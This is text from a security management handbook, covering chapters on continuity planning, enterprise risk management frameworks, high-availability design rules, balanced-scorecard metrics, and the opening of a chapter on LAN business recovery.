The CA methodological approach is a systematic way to consider and move forward in achieving a Web-based environment. A very high-level overview of this methodology is as follows.

- *Assessment/planning*. During this phase, the enterprise should endeavor to understand the current state of business process owner expectations/requirements and the components of the technological infrastructure that support Web-based business processes. Utilizing both interview techniques (people to people) and existing system and network automated diagnoses tools will assist in understanding availability status and concerns.
- *Design*. Given the results of the current state assessment, design the continuous availability strategy and implementation/migration plans. This will include developing a Web-based infrastructure classification system to be used to classify the governance processes used for granting access to and use of support for Web-based resources.

- *Implementation*. Migrate existing infrastructures to the Web-based environment according to design specifications as determined during the design phase.
- *Operations/monitoring*. Establish operational monitoring techniques and processes for the ongoing administration of the Web-based infrastructure.

Along these lines, in their book *Blueprints for High Availability: Designing Resilient Distributed Systems*,[8] Marcus and Stern recommend several fundamental rules for maximizing system availability (paraphrased):

- *Spend money…but not blindly*. Because quality costs money, investing in an appropriate degree of resiliency is necessary.
- *Assume nothing*. Nothing comes bundled when it comes to continuous availability. End-to-end system availability requires up-front planning and cannot simply be bought and dropped in place.
- *Remove single-points-of-failure*. If a single link in the chain breaks, regardless of how strong the other links are, the system is down. Identify and mitigate single-points-of-failure.
- *Maintain tight security*. Provide for the physical, environmental, and information security of Web-based infrastructure components.
- *Consolidate servers*. Consolidate many small servers' functionality onto larger servers and less numerous servers to facilitate operations and reduce complexity.
- *Automate common tasks*. Automate the commonly performed systems tasks. Anything that can be done to reduce operational complexity will assist in maintaining high availability.
- *Document everything*. Do not discount the importance of system documentation. Documentation provides audit trails and instructions to present and future systems operators on the fundamental operational intricacies of the systems in question.
- *Establish service level agreements (SLAs)*. It is most appropriate to define enterprise and service provider expectations ahead of time. SLAs should address system availability levels, hours of service, locations, priorities, and escalation policies.
- *Plan ahead*. Plan for emergencies and crises, including multiple failures in advance of actual events.
- *Test everything*. Test all new applications, system software, and hardware modifications in a production-like environment prior to going live.
- *Maintain separate environments*. Provide for separation of systems, when possible. This separation might include separate environments for the following functions: production, production mirror, quality assurance, development, laboratory, and disaster recovery/business continuity site.
- *Invest in failure isolation*. Plan — to the degree possible — to isolate problems so that if or when they occur, they cannot boil over and affect other infrastructure components.
- *Examine the history of the system*. Understanding system history will assist in understanding what actions are necessary to move the system to a higher level of resiliency in the future.
- *Build for growth*. A given in the modern computer era is that system resource reliability increases over time. As enterprise reliance on system resources grow, the systems must grow. Therefore, adding systems resources to existing reliable system architectures requires preplanning and concern for workload distribution and application leveling.
- *Choose mature software*. It should go without saying that mature software that supports a Web-based environment is preferred over untested solutions.
- *Select reliable and serviceable hardware*. As with software, selecting hardware components that have demonstrated high mean times between failures is preferable in a Web-based environment.
- *Reuse configurations*. If the enterprise has stable system configurations, reuse or replicate them as much as possible throughout the environment. The advantages of this approach include ease of support, pretested configurations, a high degree of confidence for new rollouts, bulk purchasing possible, spare parts availability, and less to learn for those responsible for implementing and operating the Web-based infrastructure.
- *Exploit external resources*. Take advantage of other organizations that are implementing and operating Web-based environments. It is possible to learn from others' experiences.
- *One problem, one solution*. Understand, identify, and utilize the tools necessary to maintain the infrastructure. Tools should fit the job; so obtain them and use them as they were designed to be used.

- *KISS: keep it simple.…* Simplicity is the key to planning, developing, implementing, and operating a Web-based infrastructure. Endeavor to minimize Web-based infrastructure points of control and contention, as well as the introduction of variables.

Marcus and Stern's book[8] is an excellent reference for preparing for and implementing highly available systems.

Reengineering the continuity planning process involves not only reinvigorating continuity planning processes, but also ensuring that Web-based enterprise needs and expectations are identified and met through the implementation of continuous availability disciplines.

Summary

The failure of organizations to measure the success of their CP implementations has led to an endless cycle of plan development and decline. The primary reason for this is that a meaningful set of CP measurements has not been adopted to fit the organization's future-state goals. Because these measurements are lacking, expectations of both top management and those responsible for CP often go unfulfilled. Statistics gathered in the *Contingency Planning & Management/KPMG Continuity Planning Survey* support this assertion. Based on this, a radical change in the manner in which organizations undertake CP implementation is necessary. This change should include adopting and utilizing the business process improvement (BPI) approach for CP. This BPI approach has been implemented successfully at many Fortune 1000 companies over the past 20 years. Defining CP as a process, applying the concepts of the CP value journey, expanding CP measurements utilizing the CP balanced scorecard, and exercising the organizational change management (OCM) concepts will facilitate a radically different approach to CP. Finally, because Web-based business processes require 24×7 uptime, implementation of continuous availability disciplines are necessary to ensure that the CP process is as fully developed as it should be.

References

1. *Contingency Planning & Management*, January/February 2001. (The survey was conducted in the U.S. in October 2000 and consisted of readers and respondents drawn from *Contingency Planning & Management* magazine's domestic subscription list. Industries represented by respondents include Financial Services; Manufacturing/Industrial, Telecommunications, Education, Utilities, Healthcare, Insurance, Retail/Wholesale, Petroleum/Chemical, Information/Data Processing, Media/Entertainment; and Computer Services/Systems.)
2. Harrington, H.J., Esseling, E.K.C., and Van Nimwegen, H., *Business Process Improvement Workbook*, McGraw-Hill, 1997.
3. Harrington, p. 18.
4. Harrington, p. 19.
5. Robert S. Kaplan and David P. Norton, *Translating Strategy into Action: The Balanced Scorecard,* HBS Press, 1996.
6. Harrington, p. 1-20.
7. Gartner Group RAS Services, COM-12-1325, 29 September 2000.
8. Marcus, E. and Stern, H., *Blueprints for High Availability: Designing Resilient Distributed Systems,* John Wiley & Sons, 2000.

The Role of Continuity Planning in the Enterprise Risk Management Structure

Carl Jackson, CISSP, CBCP

Driving Continuity Planning to the Next Level

Traditional approaches to IT-centric disaster planning emphasized the need to recover the organization's technological and communications platforms. Today, many organizations have shifted away from focusing strictly on technology recovery and more toward continuity of prioritized business processes and the development of specific business process recovery plans. In addition, continuity planners are also beginning to articulate the value of a fully functioning and ongoing continuity planning (CP) business process to the enterprise, and not just settling for BCP as usual. In fact, many organizations are expanding the CP business process beyond traditional boundaries to combine and support a larger organizational component, i.e., enterprise risk management (ERM) functionality.

The purpose of this chapter is to discuss the role of continuity planning business processes in supporting an enterprise view of risk management and to highlight how the ERM and CP organizational components, working in harmony, can provide measurable value to the enterprise, people, technologies, processes, and mission. The chapter also focuses briefly on additional continuity process improvement techniques.

If not already considered a part of the organization's overall enterprise risk management program, why should business continuity planning professionals seriously pursue aligning their continuity planning programs with ERM initiatives? The answer follows.

The Lack of Meaningful Metrics

Lack of suitable business objectives-based metrics has forever plagued the CP profession. As CP professionals, we have for the most part failed to sufficiently define and articulate a high-quality set of metrics by which we would have management gauge the success of CP business processes. So often, we allow ourselves to be measured either by way of fiscal measurements (i.e., cost of hot-site contracts, cost of software, cost of head count, etc., all in comparison to some ill-defined percentage of the annual IT budget), or in terms of successful or nonsuccessful CP tests, or in the absence of unfavorable audit comments.

On the topic of measurement, the most recent Contingency Planning & Management/KPMG 2002 Business Continuity Planning Survey,[1] (http://www.contingencyplanning.com/) had some interesting insights. When asked how their organization measured the performance of their BCP program, survey respondents answered as shown in Exhibit 136.1.

EXHIBIT 136.1 How Does an Organization Measure the Performance of Its BCP Program?

	Percent
Service-level monitoring	26
Results of BCP testing	54
Audit findings	40
Performance reviews	30
Benchmarking/comparison to industry norms	14

This annual BCP survey makes it clear that rather than measure CP program effectiveness based on value-added contributions to enterprise value drivers, management continues to base CP performance on the results of tests or on adverse audit comments.

Shareholder Expectations

Should shareholders hold an executive manager responsible for overall enterprise performance? Or should management be held accountable for the success or failure of individual board of director votes, or one or two tactical decisions in support of strategic goals? Overall enterprise performance against revenue, profit, and marketplace goals is the usual answer given to these questions. Tactical decisions made to achieve those goals sometimes are successful and sometimes they are not, but it is the overall effect that is important.

Rather than being measured on quantitative financial measures only, why should the CP profession not consider developing both quantitative *and* qualitative metrics that are based on the value drivers and business objectives of the enterprise? We need to be phrasing CP business process requirements and value contributions in terms with which executive management can readily identify. Consider the issues from the executive management perspective. They are interested in ensuring that they can support shareholder value and clearly articulate this value in terms of business process contributions to organizational objectives. As we recognize this, we need to begin restructuring how the CP processes are measured. Many organizations have redefined or are in the process of redefining CP as part of an overarching ERM structure. The risks that CP processes are designed to address are just a few of the many risks that organizations must face. Consolidation of risk-focused programs or organizational components, like information security, risk management, legal, insurance, etc., makes sense; and in most cases capitalizes on economies of scale.

Given this trend, consider the contribution an enterprise risk management program should make to an organization.

The Role of Enterprise Risk Management

The Institute of Internal Auditors (IIA), in its publication, *Enterprise Risk Management: Trends and Emerging Practices*,[2] describes the important characteristics of a definition for ERM as:

- Inclusion of risks from all sources (financial, operational, strategic, etc.) and exploitation of the "natural hedges" and "portfolio effects" from treating these risks in the collective
- Coordination of risk management strategies that span:
  - — Risk assessment (including identification, analysis, measurement, and prioritization)
  - — Risk mitigation (including control processes)
  - — Risk financing (including internal funding and external transfer such as insurance and hedging)
  - — Risk monitoring (including internal and external reporting and feedback into risk assessment, continuing the loop)
- Focus on the impact to the organization's overall financial and strategic objectives

According to the IIA, the true definition of ERM is "dealing with uncertainty" and is defined by them as "a rigorous and coordinated approach to assessing and responding to all risks that affect the achievement of an organization's strategic and financial objectives. This includes both upside and downside risks."

It is the phrase "coordinated approach to assessing and responding to all risks" that is driving many continuity planning and risk management professionals to consider proactively bundling their efforts under the banner of ERM.

Trends

What are the trends that are driving the move to include traditional continuity planning disciplines within the ERM arena? Following are several examples of the trends that clearly illustrate that there are much broader risk issues to be considered, with CP being just another mitigating or controlling mechanism.

- *Technology risk:* To support mission-critical business processes, today's business systems are complex, tightly coupled, and heavily dependent on infrastructure. The infrastructure has a very high degree of interconnectivity in areas such as telecommunications, power generation and distribution, transportation, medical care, national defense, and other critical government services. Disruptions or disasters cause ripple effects within the infrastructure with failures inevitable.
- *Terrorism risk:* Terrorists have employed low-tech weapons to inflict massive physical or psychological damage (box cutters, anthrax-laden envelopes). Technologies and tools that have the ability to inflict massive damage are getting cheaper and easier to obtain every day, and are being used by competitors, customers, employees, litigation teams, etc. Examples include:
- *Cyber-activism:* The Electronic Disturbance Theater and Floodnet, which conducts virtual protests by flooding a particular Web site in protest
- *Cyber-terrorism:* NATO computers hit with e-mail bombs and denial-of-service attacks during the 1999 Kosovo conflict.
- *Legal and regulatory risk:* There is a large and aggressive expansion of legal and regulatory initiatives, including the Sarbanes–Oxley Act (accounting, internal control review, executive verification, ethics and whistleblower protection), HIPAA (privacy, information security, physical security, business continuity), Customs-Trade Partnership Against Terrorism (process control, physical security, personnel security), and the Department of Homeland Security initiatives, including consolidation of agencies with various risk responsibilities.
- *Recent experience:* Recent events including those proclaimed in headlines and taking place in such luminary companies as Enron, Arthur Andersen, WorldCom, Adelphia, HealthSouth, and GE have shaken the grounds of corporate governance. These experiences reveal and amplify underlying trends impacting the need for an enterprise approach to risk management.

Response

Most importantly, the continuity planner should start by understanding the organization's value drivers, those that influence management goals and answer the questions as to how the organization actually works. Value drivers are the forces that influence organizational behavior, how the management team makes business decisions, and where it spends its time, budgets, and other resources. Value drivers are the particular parameters that management expects to impact its environment. Value drivers are highly interdependent. Understanding and communicating value drivers and the relationship between them are critical to the success of the business to enable management objectives and prioritize investments.

In organizations that have survived through events such as September 11, 2001, the War on Terrorism, Wall Street roller coasters, world economics, and the like, there is a realization that ERM is broader than just dealing with insurance coverage. The enterprise risk framework is similar to the route map pictured in Exhibit 136.2. Explanations of the key components of this framework are as follows:

Business Drivers

Business drivers are the key elements or levers that create value for stakeholders, and particularly shareholders. Particular emphasis should be made on an organization's ability to generate excess cash, and the effective use of that cash. Business drivers vary by industry; however, they will generally line up in four categories:

1. *Manage growth:* Increasing revenue or improving the top line is achieved in many ways, such as expanding into new markets, overseas expansion, extending existing product lines, developing new product areas, and customer segments.




EXHIBIT 136.2 Enterprise risk management framework.

2. *Drive innovation:* The ability to create new products and markets through product innovativeness, product development, etc. New products and markets often give the creator a competitive advantage, leading to pricing power in the market, which allows the company to generate financial returns in excess of its competition.
3. *Control costs*: Effectively managing cost increases the competitive positioning of the business and the amount of cash left over.
4. *Allocate capital:* Capital should be effectively allocated to those business units, initiatives, markets, and products that will have the highest return for the least risk. These are the primary business drivers; they are what the organization does and the standards by which it expects to be measured.

Risk Drivers

Both the types of risk and the capability of the organization to manage those risks should be considered.

- *Risk types*: The development of a risk classification or categorization system has many benefits for an organization. The classification system creates a common nomenclature that facilitates discussions about risk issues within the organization. The system also facilitates the development of information systems that gather, track, and analyze information about various risks, including the ability to correlate cause

and effect, identify interdependencies, and track budgeting and loss experience information. Although many risk categorization methods exist, Exhibit 136.3 provides examples of risk types and categories.

- *Risk capability:* The ability of the organization to absorb and manage various risks, including how well the various risk management-related groups work together, what the risk process is within the enterprise, what organizational cultural elements should be considered, etc. The key areas of the risk capability will be discussed in greater detail later.

Risk Strategy

The strategy development section focuses management attention on both risk strategy and program strategy.

- *Risk appetite:* Of importance in the risk strategy is the definition of appetite for risk. Risk appetite levels need to be set for various types of impacts. Each risk level should have a corresponding response that then is cascaded throughout the organization.
- *Prioritization*: Based on the risk level, the inventory of risks should be prioritized and considered for the treatment approach.
- *Treatment approach*: Although most continuity planners focus on reducing risk through contingency planning, many alternatives exist and should be thoroughly considered.
  - — *Accept risk:* Management decides to continue operations as-is with a consensus to accept the inherent risks.
  - — *Transfer risk:* Management decides to transfer the risk, for example, from one business unit to another or from one business area to a third party (i.e., insurer).
  - — *Eliminate risk:* Management decides to eliminate risk through the dissolution of a key business unit or operating area.
  - — *Acquire risk:* Management decides that the organization has a core competency managing this risk, and seeks to acquire additional risk of this type.
  - — *Reduce risk:* Management decides to reduce current risks through improvement in controls and processes.
  - — *Share risk:* Management attempts to share risk through partnerships, outsourcing, or other risk-sharing approaches.

Program Strategy

Business continuity planning programs, like all other risk management programs, require strategic planning and active management of the program. This includes developing a strategic plan and implementation work plans, as well as obtaining management support, including required resources (people, time, and funding) necessary to implement the plan.

EXHIBIT 136.3 Risk Types and Categories

Strategic	Operational	Stakeholder	Financial	Intangible
Macro trends	Business interruption	Customers	Transaction fraud	Brand/reputation
Competitor	Privacy	Line employees	Credit	Knowledge
Economic	Marketing	Management	Cash management	Intellectual property
Resource allocations	Processes	Suppliers	Taxes	Information systems
Program/project	Physical assets	Government	Regulatory compliance	Information for decision making
Organization structure	Technology infrastructure	Partners	Insurance	
Strategic planning	Legal	Community	Accounting	
Governance	Human resources			
Brand/reputation				
Ethics				
Crisis				
Partnerships/JV				

Capabilities

The risk management capability speaks to the ability of the organization to effectively identify and manage risk. Following is a list of some of the key elements that make up the risk management capability:

- *Risk Functions*: Various risk management functions must participate, exchange information and processes, and cooperate on risk mitigation activities to fully implement an ERM capability. Some of these risk management functions might include:
  - — Business continuity planning
  - — Internal audit
  - — Insurance
  - — Crisis management
  - — Privacy
  - — Physical security
  - — Legal
  - — Information security
  - — Credit risk management

Defining Risk Management Processes

Effective risk management processes can be used across a wide range of risk management activities, including:

- Risk strategy and appetite
  - — Define risk strategy and program
  - — Define risk appetite
  - — Determine treatment approach
  - — Establish risk policies, procedures, and standards
- Assess risk
  - — Identify and understand value and risk drivers
  - — Categorize risk within the business risk framework
  - — Identify methods to measure risk
  - — Measure risk
  - — Assemble risk profile and compare to risk appetite and capability
- Treat risk
  - — Identify appropriate risk treatment methods
  - — Implement risk treatment methods
  - — Measure and assess residual risk
- Monitor and report
  - — Continuously monitor risks
  - — Continuously monitor risk management program and capabilities
  - — Report on risks and effectiveness of risk management program and capabilities

Organization

A Chief Risk Officer (CRO), an enterprise risk manager, or even an enterprise risk committee may manage the enterprise risk management activities. Their duties would typically include:

- Provide risk management program leadership, strategy, and implementation direction.
- Develop risk classification and measurement systems.
- Develop and implement escalation metrics and triggers (events, incidents, crisis, operations, etc.).
- Develop and monitor early warning systems based on escalation metrics and triggers.
- Develop and deliver organizationwide risk management training.

- Coordinate risk management activities; some functions may report to the CRO, others will be coordinated.

Culture

Creating and maintaining an effective risk management culture is very difficult. Special consideration should be given to the following areas:

- *Knowledge management:* Institutional knowledge about risks, how they are managed, and experiences by other business units should be effectively captured and shared with relevant peers and risk managers.
- *Metrics:* The accurate and timely collection of metrics is critical to the success of the risk management program. Effort should be made to connect the risk management programs to the Balanced Scorecard, EVA, or other business management and metrics systems.
  - — The Balanced Scorecard is a management system (not only a measurement system) that enables organizations to clarify their vision and strategy and translate them into action. It provides feedback around both the internal business processes and external outcomes to continuously improve strategic performance and results. When fully deployed, the Balanced Scorecard transforms strategic planning from an academic exercise into the reality of organizational measurement processes.[3]
  - — EVA (Economic Value Added) is net operating profit minus an appropriate charge for the opportunity cost of all capital invested in an enterprise. As such, EVA is an estimate of true "economic" profit, or the amount by which earnings exceed or fall short of the required minimum rate of return that shareholders and lenders could get by investing in other securities of comparable risk. Stern Stewart developed EVA to help managers incorporate two basic principles of finance into their decision making. The first is that the primary financial objective of any company should be to maximize the wealth of its shareholders. The second is that the value of a company depends on the extent to which investors expect future profits to exceed or fall short of the cost of capital.[4]
- *Training:* Effective training programs are necessary to ensure that risk management programs are effectively integrated into the regular business processes. For example, strategic planners will need constant reinforcement in risk assessment processes.
- *Communication:* Frequent and consistent communications around the purpose, success, and cost of the risk management program are a necessity to maintain management support and to continually garner necessary participation of managers and line personnel in the ongoing risk management program.
- *Tools:* Appropriate tools should be evaluated or developed to enhance the effectiveness of the risk management capability. Many commercial tools are available and their utility across a range of risk management activities should be considered. Quality information about risks is generally difficult to obtain and care should be exercised to ensure that information gathered by one risk function can be effectively shared with other programs. For example, tools used to conduct the business impact assessment should facilitate the sharing of risk data with the insurance program.
- *Enterprisewide Integration:* The ERM and BCP programs should effectively collaborate across the enterprise and should have a direct connection to the strategic planning process, as well as the critical projects, initiatives, business units, functions, etc. Broad, comprehensive integration of risk management programs across the organization generally lead to more effective and efficient programs.

Risk Attributes

Risk attributes relate to the ability or sophistication of the organization to understand the characteristics of specific risks, including their life cycle, how they act individually or in a portfolio, and other qualitative or quantitative characteristics.

- *Life Cycle:* Has the risk been understood throughout its life cycle and have risk management plans been implemented before the risk occurs, during the risk occurrence, and after the risk? This obviously requires close coordination between the risk manager and the continuity planner.
- *Individual and Portfolio:* The most sophisticated organizations will look at each risk individually, as well as in aggregate or in portfolio. Viewing risks in a portfolio can help identify risks that are natural hedges

against themselves, and risks that amplify each other. Knowledge of how risks interact as a portfolio can increase the ability of the organization to effectively manage the risks at the most reasonable cost.

- *Qualitative and Quantitative:* Most organizations will progress from being able to qualitatively assess risks to being able to quantify risks. In general, the more quantifiable the information about the risk, the more treatment options available to the organization.

The Role of Continuity Planning

From the enterprise view, business continuity planning is an integral element of the risk functionality as mentioned earlier. The main message is that the control functions should be organized and exercised in a planned manner for the good of the enterprise.

A well-constructed and implemented enterprisewide approach to continuity planning enables an organization to deal effectively with a major business disruption. Continuity planning is a process that minimizes the impact on an organization's time-critical business processes given significant disruptive events such as power outages, natural disasters, accidents, acts of sabotage, or other such occurrences. The CP process is intended to help management develop cost-effective approaches to ensuring continuity during and after an interruption of time-critical processes, supporting systems, and resources. An effective planning structure will address the information required and steps involved in recovering and maintaining time-critical business processes — the lifeblood of an organization. Continuity planning services should be designed to assist in the development, implementation, and maintenance of effective continuity plans focused on the unique needs of the organization.

The CP process also includes assessing and improving the overall Crisis Management Planning (CMP) infrastructure of the organization. CMP focuses on assisting the organization to develop an effective and efficient enterprisewide emergency and disaster response capability. This response capability includes forming appropriate management teams and training team members in reacting to serious company emergency situations (i.e., hurricane, earthquake, flood, fire, serious hacker or virus damage, etc.).

The continuity planning approach consolidates three traditional continuity-planning disciplines as follows:

1. IT disaster recovery planning (DRP). Traditional disaster recovery planning addresses the restoration planning needs of the organization's IT infrastructures, including centralized and decentralized IT capabilities, and includes both voice and data communications network support services.
2. Business continuity planning (BCP). Traditional BCP addresses continuity of an organization's business operations (i.e., Accounting, Procurement, HR, etc.) should they lose access to their supporting resources (i.e., IT, communications network, facilities, external agent relationships, etc.).
3. Crisis management planning (CMP). CMP focuses on assisting the organization to develop an effective and efficient enterprisewide emergency and disaster response capability. This response capability includes forming appropriate management teams and training their members in reacting to serious company emergency situations (i.e., hurricane, earthquake, flood, fire, serious hacker or virus damage, etc.) to at least minimize but avoid (hopefully) a disaster. CMP also encompasses response to life-safety issues for personnel during a crisis or response to disaster. Nowhere is the need for effective risk management capabilities more evident than at a time of managing a crisis. In light of the recent headline incidents of corporate meltdowns, global terrorism, and a rapidly changing business environment, boards of directors and senior management must now take the time to reassess their organizations' crisis and enterprise risk management (ERM) capabilities.

The key components of the continuity planning development methodology are discussed next.

Assessment Phase

- *Business impact assessment (BIA):* During this process, an organization's business objectives and processes are examined to determine the impact of loss or interruption of service on the overall business. The goal of the BIA is to prioritize business processes and assign the recovery time objective (RTO) for their recovery and the recovery of their support resources. An important outcome of this activity is the mapping of time-critical processes to their support resources (i.e., IT applications, networks, facilities, third parties, etc.).

- *CP process current state assessment:* This process involves analyzing the organization's environment to gauge the health and vitality of the continuity planning process. This process also involves identifying or determining how the organization values the CP process and measures its success (an often-overlooked process and one that frequently leads to the failure of the CP process).
- *Risk management review (RMR):* During this process, potential risks and vulnerabilities are assessed and strategies and programs are developed to mitigate or eliminate those risks. Using traditional qualitative risk assessment approaches that focus on the security of physical, environmental, and information capabilities of the organization can support this process. In general, the RMR should identify or discuss seven basic areas:

  1. Potential threats
  2. Physical security
  3. Recoverability of time-critical processes and support resources
  4. Single points of failure
  5. Problem and change management
  6. Business interruption and extra-expense insurance
  7. A critical system off-site storage program

Design Phase

- *Leading practices/benchmarking services:* This optional component encompasses reviewing the performance of industry and peer benchmarking studies to determine leading practices, which can then be used to help establish the most appropriate Future State Vision for the organization's CP infrastructure.
- *Recovery strategy visioning:* This interactive, facilitated process includes developing an appropriate and measurable CP process. Major organization stakeholders can use this technique to develop the best possible overall CP process by encouraging input and buy-in.
- *Recovery strategy development:* This practice involves facilitating a workshop or series of workshops designed to determine and document the most appropriate recovery alternative to CP challenges (i.e., determining whether a hot site is needed for IT continuity purposes; whether additional communications circuits should be installed in a networking environment; whether additional workspace is needed in a business operations environment, etc.) using the information derived from the business impact assessments. From these facilitated workshops, the CP development team works with the organization teams to create a business case documenting the optimal recovery alternative solutions.
- *Continuity plan development:* During plan development, the recovery team members are selected, assigned, and formally documented. The detailed activities and tasks associated with the recovery of time-critical processes (or IT infrastructure components, etc.) are detailed and assigned to recovery team members. All the inventory information needed by the recovery team members is also collected and documented, including data, software, telecommunications, people, space, documentation, offsite workspace, equipment, etc.
- *CP testing, maintenance, training, and measurement:* During this process, the CP development team works with the organization management to design appropriate CP testing, maintenance, training, and measurement strategies and guidelines.

Implement Phase

- *Plan testing:* During plan testing, the CP development team works with business unit leaders to simulate potential disasters and test continuity plans for effectiveness. Any necessary adjustments and modifications are incorporated into the plan.
- *CP process implementation:* During this phase, the development team will work with the organization to deploy the continuity plans that have been developed, and to implement long-term testing, maintenance, training, and measurement strategies, as determined in the Design Phase.
- *Continuity and crisis management plan implementation:* During this phase, the initial versions of the continuity and crisis management plans are implemented across the enterprise environment.

Measure Phase

The continuity plan and process review and maintenance phase involves the regular review and maintenance of the continuity and crisis management plans.

Other Techniques for Improving CP Efficiencies

In combination with the introduction of ERM disciplines in improving the CP function, traditional CP Process Improvement, Organizational Change Management, and Balanced Scorecard techniques can also be used to assist in improving the efficiencies of continuity planning business processes.

CP Process Improvement

Harrington et al., in *Business Process Improvement Workbook*,[5] point out that applying process improvement approaches can often cause trouble unless the organization manages the change process. They state that

> …approaches like reengineering only succeed if we challenge and change our paradigms and our organization's culture. It is a fallacy to think that we can change the processes without changing the behavior patterns or the people who are responsible for operating these processes.

The Need for Organizational Change Management

The plans may be ready for the company, but the company may not be ready for the plans. Organizational change management concepts, including the identification of people enablers and barriers, and the design of appropriate implementation plans that change behavior patterns, play an important role in shifting the CP project approach to one of CP process improvement.

> There are a number of tools and techniques that are effective in managing the change process, such as pain management, change mapping, and synergy. The important thing is that every BPI program must have a very comprehensive change management plan built into it, and this plan must be effectively implemented.[5]

How Can We Measure Success? The Balanced Scorecard Concept

A complement to the CP Process Improvement approach is the establishment of meaningful measures or metrics that the organization can use to weigh the success of the overall CP process. This concept was mentioned briefly when discussing development of metrics that fit the culture of the organization. Traditional CP measures have included:

- How much money is spent on hot sites?
- How many people are devoted to CP activities?
- How many adverse audit comments have been brought to management's attention?

Instead, the focus should be on measuring the CP process contribution to achieving the overall goals of the organization, as mentioned in the ERM discussion. This focus helps us to:

- Identify agreed-upon CP development milestones
- Establish a baseline for execution
- Validate CP process delivery
- Establish a foundation for management satisfaction to successfully manage expectations

The *CP Balanced Scorecard* includes a definition of the:

- Value Statement
- Value Proposition
- Metrics and assumptions on reduction of CP risk
- Implementation Protocols
- Validation Methods

Following this Balanced Scorecard[6] approach, and aligning development of the scorecard with the ERM business and risk drivers mentioned earlier, the organization could define what the future-state of the CP process should look like. This future-state definition should be co-developed by the organization's top management and those responsible for development of the CP process infrastructure. Current State/Future State Visioning is a technique that can also be used for developing expectations for the Balanced Scorecard. Once the future-state vision is defined, the CP process development group can outline the CP process implementation critical success factors in the areas of:

- Growth and innovation
- Customer satisfaction
- People
- Process quality
- Financial state

These measures must be uniquely developed based on the specific organization's culture and environment.

Next Steps

What can the CP professional do within his organization to begin considering the feasibility of shifting the continuity planning processes under the ERM umbrella? One suggestion might be to identify the Enterprise Risk Committee or other suitable risk management organizational components within the company and initiate discussions relative to some of the issues raised in this chapter. In addition, depending on the industry group your organization is in, there may well be industry leading practices or examples of other organizations that have undertaken this course of action. You may well be able to profit from the experiences of others. There are professional societies such as the Risk and Insurance Managers Society, Inc. (http://www.rims.org/) and the Institute of Internal Auditors (http://www.theiia.org) where additional information can be obtained on this subject.

Summary

The failure of organizations to measure the success of their CP implementations has led to what seems like an endless cycle of plan development and decline. The chief reason for this cycle is that a meaningful set of CP measurements that complement the organization's business drivers have not been adopted. Because these measurements are lacking, expectations, reasonable or otherwise, of both executive management and those responsible for CP often go unfulfilled. Statistics gathered in the Contingency Planning and Management/KPMG Continuity Planning Survey support this assertion.

A true understanding of business objectives and their value-added contributions to overall business goals is a powerful motivator for achieving success on the part of the CP manager. There are many value drivers of strategic (competitive forces, value chains, key capabilities, dealing with future value, business objectives, strategies and processes, performance measures, etc.), financial (profits, revenue growth, capital management, sales growth, margin, cash tax rate, working capital, cost of capital, planning period and industry-specific subcomponents, etc.), and operational value (customer or client satisfaction, quality, cost of goods, etc.) that the CP professional should focus on, not only during the development of successful continuity planning strategies, but also when establishing performance measurements.

This chapter has introduced the role of continuity planning business processes in supporting an enterprise view of risk management, and to highlight how, working in harmony, the ERM and CP functions can provide measurable value to the enterprise, people, technologies, processes, and mission. It is incumbent upon continuity planning managers and enterprise risk managers to search for a way to merge efforts to create a more effective and efficient risk management structure within the enterprise.

Acknowledgment

Special thanks go to Mark Carey, President, DelCreo, Inc., for his valuable contributions to this chapter.

Business Continuity in the Distributed Environment

Steven P. Craig

This chapter describes the process of business recovery planning with an emphasis on the considerations for LANs and the components that comprise the LAN. The considerations of this chapter can be applied to companies of any size with a recovery scope from operational to catastrophic events.

INTRODUCTION

Today's organizations, in their efforts to reduce costs, are streamlining layers of management while implementing more complex matrices of control and reporting. Distributed systems have facilitated the reshaping of these organizations by moving the control of information closer to its source, the end user. In this transition, however, secure management of that information has been placed at risk. Information Technology Departments must protect the traditional system environment within the computer room plus develop policies, standards, and guidelines for the security and the protection of the company's information base. Further, the information technology staff must communicate these standards to all users to enforce a strong baseline of controls.

